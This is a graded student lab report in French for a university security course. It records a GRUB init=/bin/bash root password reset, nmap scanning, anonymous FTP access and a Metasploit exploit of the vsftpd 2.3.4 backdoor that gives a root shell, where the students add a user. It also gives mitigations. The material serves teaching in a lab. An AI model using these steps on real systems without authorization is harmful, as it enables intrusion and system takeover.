INF4420A - Sécurité informatique

Automne 2021

TP2 - Sécurité des SE et logiciels

98/100
Excellent travail

Groupe 05

Par

1956576 - Laura Beaudoin
1955913 - Andi Podgorica

Équipe 10

Soumis à

Guilhem Hermet

9 novembre 2021

Question 1 - Accès physique = Game Over [/1.5] 1.5/1.5


Phase de reconnaissance

1. Démarrer la machine virtuelle (VM) et essayer de vous connecter à une session. Que constatez-vous ?

C'est impossible, car il faut un nom d'utilisateur et un mot de passe. ok

```
Ubuntu 20.04 LTS poly2020 tty1

poly2020 login: [   35.164083] aufs aufs_fill_super:918:mount[916]: no arg
[   35.305356] overlayfs: missing 'lowerdir'
[   38.860467] cloud-init[988]: Cloud-init v. 20.1-10-g71af48df-0ubuntu5 running 'modules:config' at
 Wed, 06 Oct 2021 12:40:20 +0000. Up 38.35 seconds.
[   41.560760] cloud-init[999]: Cloud-init v. 20.1-10-g71af48df-0ubuntu5 running 'modules:final' at
Wed, 06 Oct 2021 12:40:22 +0000. Up 41.05 seconds.
[   41.560929] cloud-init[999]: Cloud-init v. 20.1-10-g71af48df-0ubuntu5 finished at Wed, 06 Oct 202
1 12:40:23 +0000. Datasource DataSourceNoCloud [seed=/var/lib/cloud/seed/nocloud-net][dsmode=net].
Up 41.52 seconds
root
Password:

Login incorrect
poly2020 login: _
```

2. Redémarrez la VM et au démarrage appuyez sur F2 pour rentrer dans le BIOS. Que se passe-t-il ? ok




3. Appuyez sur Echap pour continuer le boot de la machine. A l'écran de Grub (fond violet), appuyer sur une touche quelconque (sauf Entrée). Cet écran présente les différentes options de boot pour la machine, dans notre cas il n'y a qu'une seule ligne qui correspond au système Gentoo Linux. Habituellement il est possible d'éditer la ligne de commande correspondante en appuyant sur la touche e.

4. Est-ce possible dans notre cas ? Sinon, pourquoi ?

Non, ce n'est pas possible, car on a une page de connexion et on ne connaît pas le nom d'utilisateur et le mot de passe. ok

5. Authentifiez-vous et accédez au Grub

utilisateur : Poly ; mdp : BigPassword



6. À l'écran de Grub appuyez sur e pour éditer la commande. Sélectionnez la ligne commençant par

linux /boot/vlinuz-generic root=UUID=f0861cc3-3d4d-44ed-8ebc-5e04f857c41a ro ...

supprimer la suite de ligne à partir de ro et ajouter

rw init=/bin/bash

puis appuyez sur Ctrl+x. Votre système se lance sur une fenêtre avec un shell root confirmant que le root a les accès en lecture et en écriture sur le système de fichier.

 # mount | grep -w /

```
[    6.535223] raid6: sse2x1   xor()  7074 MB/s
[    6.535246] raid6: using algorithm sse2x4 gen() 12931 MB/s
[    6.535750] raid6: .... xor() 8721 MB/s, rmw enabled
[    6.536185] raid6: using ssse3x2 recovery algorithm
[    6.550405] xor: measuring software checksum speed
[    6.652623]    prefetch64-sse: 55270.000 MB/sec
[    6.759545]    generic_sse: 48758.000 MB/sec
[    6.760089] xor: using function: prefetch64-sse (55270.000 MB/sec)
[    6.774042] async_tx: api initialized (async)
done.
Begin: Running /scripts/init-premount ... ln: /tmp/mountroot-fail-hooks.d//scripts/init-premount/lv
2: No such file or directory
done.
Begin: Mounting root file system ... Begin: Running /scripts/local-top ... done.
Begin: Running /scripts/local-premount ... [    6.855615] Btrfs loaded, crc32c=crc32c-intel
Scanning for Btrfs filesystems
done.
Warning: fsck not present, so skipping root file system
[    8.225986] EXT4-fs (sda2): 1 orphan inode deleted
[    8.226560] EXT4-fs (sda2): recovery complete
[    8.238899] EXT4-fs (sda2): mounted filesystem with ordered data mode. Opts: (null)
done.
Begin: Running /scripts/local-bottom ... done.
Begin: Running /scripts/init-bottom ... done.
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@(none):/# mo[   39.816329] random: crng init done
[   39.819657] random: 7 urandom warning(s) missed due to ratelimiting


m: command not found
root@(none):/#
root@(none):/# mount | grep -w /
/dev/sda2 on / type ext4 (rw,relatime)
root@(none):/# echo 1956576 2021-10-06
1956576 2021-10-06
root@(none):/# _
```

Puis utilisez la commande passwd pour réinitialiser le mot de passe de root.

```
root@(none):/# passwd
New password:
Retype new password:
passwd: password updated successfully
root@(none):/# echo 1956576 2021-10-06
1956576 2021-10-06
root@(none):/#
```

Ensuite Redémarrer la machine et ouvrez une session avec l'utilisateur root.

```
poly2020 login: root
Password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of mer. 06 oct. 2021 13:24:27 UTC

  System load:  0.71               Processes:               103
  Usage of /:   25.1% of 19.56GB   Users logged in:         0
  Memory usage: 12%                IPv4 address for docker0: 172.17.0.1
  Swap usage:   0%

 * "If you've been waiting for the perfect Kubernetes dev solution for
   macOS, the wait is over. Learn how to install Microk8s on macOS."

   https://www.techrepublic.com/article/how-to-install-microk8s-on-macos/

42 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@poly2020:~#
```

ok

Question 2 - Exploitation des vulnérabilité [/2] 1.95/2

Phase de reconnaissance

1. Avec le compte root que vous avez acquis précédemment afficher l'adresse IP de la machine inf4420a. ok

```
root@poly2020:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:4b:8a:29 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.8/24 brd 192.168.1.255 scope global dynamic ens33
       valid_lft 86196sec preferred_lft 86196sec
    inet6 fe80::20c:29ff:fe4b:8a29/64 scope link
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:b5:c7:60:39 brd ff:ff:ff:ff:ff:ff
```

L'adresse IP pour la VM du TP2 est 192.168.1.8

2. Sur votre machine Kali assigner une adresse IP pour que les machines (kali et inf4420a) soient dans le même sous réseau.

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1
000
    link/ether 00:0c:29:ff:ad:5e brd ff:ff:ff:ff:ff:ff
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1
000
    link/ether 00:0c:29:ff:ad:68 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.9/24 scope global eth1
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:feff:ad68/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

L'adresse IP pour la VM Kali Linux est 192.168.1.9

ok (préciser qu'elles sont déjà dans le même sous-réseau, ou bien montrer la commande de changement)

3. Avec la commande ping envoyer deux paquets seulement pour vérifier la connectivité. ok

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.8 -c 2
PING 192.168.1.8 (192.168.1.8) 56(84) bytes of data.
64 bytes from 192.168.1.8: icmp_seq=1 ttl=64 time=2.77 ms
64 bytes from 192.168.1.8: icmp_seq=2 ttl=64 time=0.827 ms

--- 192.168.1.8 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 0.827/1.798/2.770/0.971 ms
```

4. À quoi sert Nmap ?

Il sert à détecter les ports ouverts, les services offerts ou encore obtenir les informations du système d'exploitation d'un ordinateur distant. ok

Source :
https://www.varonis.com/blog/nmap-commands/#:~:text=Nmap%20is%20now%20one%20of,OS%20detection%2C%20and%20version%20detection.

5. Utiliser nmap pour scanner la machine inf4420a, vous avez à identifier les services et les systèmes d'exploitation. Expliquer les options que vous avez utilisées lors de votre scan.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -O 192.168.1.8
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-15 01:23 EDT
Nmap scan report for 192.168.1.8
Host is up (0.0015s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
MAC Address: 00:0C:29:4B:8A:29 (VMware)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.4
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit
/ .
Nmap done: 1 IP address (1 host up) scanned in 3.65 seconds
```

On voit les services (ftp et ssh) grâce à l'option -sV.

On voit le système d'exploitation (Linux 5.0 - 5.4) grâce à l'option -O. ok

Réalisation de l'attaque

1. Connectez- vous sur le service ftp en mode anonyme, lister les fichiers disponibles et récupérer le fichier secret.txt. ok

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.1.8
Connected to 192.168.1.8.
220 (vsFTPd 2.3.4)
Name (192.168.1.8:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 65534    65534        4096 Jul 08  2020 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0              24 Jul 08  2020 secret.txt
226 Directory send OK.
ftp> get secret.txt
local: secret.txt remote: secret.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for secret.txt (24 bytes).
226 Transfer complete.
24 bytes received in 0.00 secs (118.3712 kB/s)
ftp>
```

Contenu secret.txt :

```
┌──(kali㉿kali)-[~]
└─$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  secret.txt  Templates  Videos

┌──(kali㉿kali)-[~]
└─$ cat secret.txt
secret key : LOPH555531
```

2. Comment empêcher la communication de manière anonyme

Il faut modifier le fichier de configuration. Dans la vm_tp2, accéder au dossier vsftpd-2.3.4-infected, puis modifier le fichier vsftpd.config et changer l'attribut anonymous_enable=YES pour NO. Les connexions anonymes ne seront plus permises pour ftp une fois le service relancé. oui !

3. Pourquoi le protocole ftp n'est pas pas un bon moyen pour un accès à distance, quel serait une alternative plus sûre.

C'est un vieux protocole (1970) qui a été conçu sans considération pour la sécurité. Il n'utilise pas d'encryption, donc les informations pour se connecter et les données transférées sont en texte en clair et n'importe qui interceptant peut donc avoir accès aux données.

À la place, il est plutôt conseillé d'utiliser une connexion SSH (secure shell), qui utilise le SSH File Transfer Protocol (SFTP) qui protège mieux les données. oui

Source : https://www.howtogeek.com/412626/how-to-use-the-ftp-command-on-linux/

4. Avec les informations recueillies dans la question de nmap précédente identifier le programme vulnérable.

Comme le port ftp est ouvert, et permet les connexions anonymes, il s'agit du programme qui est vulnérable. ok (et en cherchant le numéro de version on peut surtout voir qu'il possède une backdoor, ce qui présente encore plus de risque que la simple configuration ftp)

5. Lancer metasploit avec la commande *msfconsole*

6. Utiliser l'exploit /exploit/ftp/vsftpd_234_backdoor avec

 # use /exploit/unix/ftp/vsftpd_234_backdoor

```
msf6 > use /exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

7. Afficher les options de l'exploit avec la commande *options*

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasplo
                                      it-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

8. Quels sont le(s) paramètre(s) à modifier, modifier le(s) et lancer l'exploit

Il faut modifier RHOST pour mettre l'adresse IP de la machine inf4420a. ok

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.8
RHOST => 192.168.1.8
```

Lancement de l'exploit :

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.8:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.8:21 - USER: 331 Please specify the password.
[+] 192.168.1.8:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.8:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.9:33717 → 192.168.1.8:6200) at 2021-10-15 13:10:48
-0400
```

9. Grâce à l'exploit précédent ajouter un utilisateur "h4x0r" et créer un répertoire "owned" sur le répertoire /home/inf4420a

Création du répertoire "owned" : ok

```
cd ..
pwd
/
cd home
cd inf4420a
pwd
/home/inf4420a
mkdir owned
ls
ftp
INF4420a-app
INF4420a-db
owned
```

Ajout de l'utilisateur "h4x0r" : ok

```
sudo useradd h4x0r
```

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologi
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nol
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
inf4420a:x:1000:1000:INF4420a:/home/inf4420a:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
ftp:x:1001:1001::/var/ftp:/bin/sh
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
h4×0r:x:1002:1002::/home/h4×0r:/bin/sh
```

10. Comment corriger cette vulnérabilité

Une backdoor malveillante a été introduite dans l'archive téléchargeable vsftpd-2.3.4.tar.gz entre le 30 juin et le 1er juillet 2011. Elle a été retirée le 3 juillet 2011. Donc, pour corriger cette vulnérabilité, il suffirait de télécharger à nouveau l'archive, étant donné qu'à présent elle ne contient plus cette vulnérabilité. ok

Source : https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor/

Question 3 - Vulnérabilités WEB [/4.5] 4.35/4.5

Scénario et mise en marche

1. Connecter vous avec le compte root sur la vm inf4420a

```
poly2020 login: root
Password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-52-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information disabled due to load higher than 1.0


262 updates can be installed immediately.
121 of these updates are security updates.
To see these additional updates run: apt list --upgradable


Last login: Thu Oct 14 23:57:59 UTC 2021 on tty1
```

2. lancer le docker de la base de données avec la commande

 # docker run -d -p 3306:3306 inf4420a-db

```
root@poly2020:~# docker run -d -p 3306:3306 inf4420a-db
ded1aece6ecc9b734211515bc50eb7cb4aaac472579dbab92dfb48c213404889
```

3. lancer le docker de l'application web avec la commande

 # docker run -d -p 3000:3000 inf4420a-app

```
root@poly2020:~# docker run -d -p 3000:3000 inf4420a-app
0dc7ff89d70843875128a3986209e1252e3e0fb9ff76aae7763ccebe2cf51330
```

4. accéder à l'adresse de votre vm inf4420a avec votre navigateur pour confirmer le bon fonctionnement http ://@ip inf4420a :3000. Tester le menu.

5. Refaites le scan de port avec nmap et reporter les nouveaux services observés.


```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.8/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-15 14:03 EDT
Nmap scan report for 192.168.1.8
Host is up (0.012s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 2.3.4
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
3000/tcp open  http    Node.js (Express middleware)
3306/tcp open  mysql   MySQL 8.0.20
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.9
Host is up (0.00079s latency).
All 1000 scanned ports on 192.168.1.9 are closed

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 16.00 seconds
```

Il y a le service ftp et ssh comme avant et maintenant on a les nouveaux services http et mysql. ok

6. Lancer Burp sur votre machine kali


```
┌──(kali㉿kali)-[~]
└─$ burpsuite                                                          11 ×
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Your JRE appears to be version 11.0.12 from Debian
Burp has not been fully tested on this platform and you may experience problems.
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by burp.e9w (file:/usr/share/burpsuite/burpsuite.jar) to field
javax.swing.JTree.expandedState
WARNING: Please consider reporting this to the maintainers of burp.e9w
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operati
ons
WARNING: All illegal access operations will be denied in a future release
```


7. Configurer le proxy de votre navigateur pour passer à travers Burp.




8. Reconnectez- vous sur l'application web et observez les changements dans Burp, désactiver le mode intercept.

